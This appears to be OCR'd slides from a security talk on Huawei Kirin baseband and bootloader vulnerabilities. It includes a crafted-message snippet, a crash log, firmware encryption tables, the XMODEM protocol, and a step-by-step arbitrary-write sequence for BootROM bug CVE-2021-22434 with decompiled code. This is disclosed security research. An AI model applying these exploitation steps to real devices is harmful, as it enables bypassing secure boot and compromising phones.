5124 .GSM_Desc.items_0 - E_UTRAN_Desc_data.Not_Allowed_Cells.PCID_Pat.data[5].usedBits_0
5125 .GSM_Desc.items_1 - E_UTRAN_Desc_data.Not_Allowed_Cells.PCID_Pat.data[5].usedBits_1
5126 .GSM_Desc.items_2 - E_UTRAN_Desc_data.Not_Allowed_Cells.PCID_Pat.data[5].usedBits_2
5127 .GSM_Desc.items_3 - E_UTRAN_Desc_data.Not_Allowed_Cells.PCID_Pat.data[5].usedBits_3


5291 .UTRAN_FDD_Desc.data[5].Bandwidth_FDD_Pres_0 - E_UTRAN_Desc_data.Not_Allowed_Cells.PCID_pat_sense.items_3
5292 .UTRAN_FDD_Desc.data[5].FDD_CELL_INFO_Pres_0 - E_UTRAN_Desc_data.EARFCN_0
5293 .UTRAN_FDD_Desc.data[5].FDD_Indic0_0         - E_UTRAN_Desc_data.EARFCN_1
5294 .UTRAN_FDD_Desc.data[5].FDD_Indic0_Present_0 - E_UTRAN_Desc_data.TARGET_PCID_0
5295 .UTRAN_FDD_Desc.data[5].NR_OF_FDD_CELLS_0    - E_UTRAN_Desc_data.TARGET_PCID_1
5296 .UTRAN_FDD_Desc.data[5].NR_OF_FDD_CELLS_Pres_0 - E_UTRAN_Desc_data.Measurement_Bandwidth_0


5316 .UTRAN_FDD_Desc.data[5].FDD_CELL_INFO.usedBits_0 - E_UTRAN_Desc_data.Not_Allowed_Cells.PCID.data[6]_0
5317 .UTRAN_FDD_Desc.data[5].FDD_CELL_INFO.usedBits_1 - E_UTRAN_Desc_data.Not_Allowed_Cells.PCID.data[6]_1
5318 .UTRAN_FDD_Desc.data[5].FDD_CELL_INFO.usedBits_2 - E_UTRAN_Desc_data.Not_Allowed_Cells.PCID.data[7]_0
5319 .UTRAN_FDD_Desc.data[5].FDD_CELL_INFO.usedBits_3 - E_UTRAN_Desc_data.Not_Allowed_Cells.PCID.data[7]_1
```

```
from pycrate_csn1dir.cell_selection_indicator_(…)_part import
      cell_selection_indicator_after_release_of_all_tch_and_sdcch_value_part

crafted = cell_selection_indicator_(…)_part.clone()
crafted.from_json(buf)
out = crafted.to_bytes()
```

Exploitation?

- Depends on mitigations
- In prior art: ~none
- We used: Kirin 970, Android 9 (the “friendly” platform)
- What about newer phones? (Kirin 980, Kirin 990, …)

```
[EXC]Count : 1
[EXC]Regs Info:

  R0  : 0x00000001  R1 : 0x00000000 R2  : 0x00000000  R3 : 0x00000001 (…)

[EXC]Exception Type : OS_EXCEPT_PREFETCH_ABORT

[EXC]Get callstack info failed

[EXC]-------------------------------end-------------------------------

IFSR = 0x5,IFAR = 0x0

Fault source:Translation fault,addition:MMU fault
```


Chapter II: A Walled Garden

Expectation

Reality

Kirin: A Mythical Beast

- Turns out, Kirin/Qilin doesn't *quite* mean Unicorn…
- Firmware encryption
- Bootloader unlocking support killed
- No direct baseband memory access from Android, no baseband crash log access
- Clearly more hardening post-970 too! (e.g. RCE bugs don't work on 980 … why?)
- So … time for a detour!




Firmware Encryption Status


Chain of modem image loading: xloader » fastboot » trustfirmware » teeos » modem

	659	960	970	710	980	990
xloader	plaintext	plaintext	plaintext	plaintext	plaintext	encrypted
fastboot	plaintext	plaintext	encrypted	encrypted	encrypted	encrypted
trustfirmware	encrypted	encrypted	encrypted	encrypted	encrypted	encrypted
teeos	encrypted	encrypted	encrypted	encrypted	encrypted	encrypted
modem	plaintext	plaintext	9: plaintext 10: encrypted	encrypted	encrypted	encrypted

Huawei Secure Boot Chain Overview — Kirin 980




Huawei Secure Boot Chain Overview — Kirin 990



BootROM Next-Stage Loading

- By default BootROM loads xloader from flash (UFS)
- Firmwares can be downloaded over USB too when:
  - xloader image in UFS is corrupted
  - test point is triggered
- Probably every Huawei phone has a test point
- Same VRL check (cryptographic verification) is performed



XMODEM Protocol

- serial port emulated over USB
- XMODEM protocol over serial interface
- both in BootROM and xloader

Head chunk	Data chunk	Tail chunk	Inquire chunk
Command (0xFE)	Command (0xDA)	Command (0xED)	Command (0xCD)
Sequence counter	Sequence counter	Sequence counter	Sequence counter
Negated sequence counter	Negated sequence counter	Negated sequence counter	Negated sequence counter
File-type	Data (max. 1024 byte)	N/A	N/A
Length			
Address			
CRC 16	CRC 16	CRC 16	CRC 16

Bootloader Bugs

- **CVE-2021-22434**: Head Chunk Resend State Machine Confusion (BootROM)
- **CVE-2021-22433**: Unverified Data Lengths (BootROM & Xloader)
- **CVE-2021-22426**: Loading Address Verification Bypass (Xloader)
- **CVE-2021-22429**: USB Buffer Overflow (BootROM)

CVE-2021-22434

- First discovered in old xloader
- Also present in the BootROM of 980 and 990
- XMODEM is stateful!
- Vulnerability
  - state update without verification
  - missing state-reset on failed verification
  - next_seq == 0 is the only gatekeeper
- Arbitrary write can be achieved

```
if (cmd == 0xfe) { // head command
  // message chunk sanity checks
  if (
    (seq==0) && (msg_len==14) && (file_type-1 & 0xff) < 2
  ) {
    (...) // extract length and address from the message

    xmodem->file_download_length = length;
    xmodem->file_download_addr   = address;

    if (address == 0x22000) { // limit download address
      // initialize state
      xmodem->total_received = 0;
      xmodem->latest_seen_seq = 0;
      xmodem->next_seq = 1;
      (...) // calculate total_frame_count from the size
      send_usb_response(xmodem, 0xaa); // ACK
      return;
    }

    send_usb_response(xmodem, 0x07); // address error
    return;
  }
  send_usb_response(xmodem, 0x55); // NACK
  return;
}

if (xmodem->next_seq == 0) {
  (...) // ignore any other commands while next_seq==0
  return;
}
```

CVE-2021-22434

Head chunk with fake address and real size

Head chunk (0xFE)

Address = 0x22000
Size = len(payload)

ACK (0xAA)

```
length            = len(payload)
addr              = 0x22000
total_received    = 0
latest_seen_seq   = 0
next_seq          = 1
```

Head chunk with real address and real size

Head chunk (0xFE)

Address = dst_addr
Size = len(payload)

ADDRESS_ERROR (0x07)

```
length            = len(payload)
addr              = dst_addr
total_received    = 0
latest_seen_seq   = 0
next_seq          = 1
```

Injection data download (arbitrary write)

Data chunk (0xDA)

Data = payload

ACK (0xAA)

```
length            = len(payload)
addr              = dst_addr
total_received    = 1
latest_seen_seq   = 1
next_seq          = 2
```

Bootloader Exploitation Prior 990

- LPMCU is an ARM Cortex-M3
- everything is RWX (except the Boot*ROM*)
- deterministic, single threaded execution
  - stack frames on predictable locations
- downloaded data remains in memory
  - when a new head chunk received
  - when the cryptographic verification fails

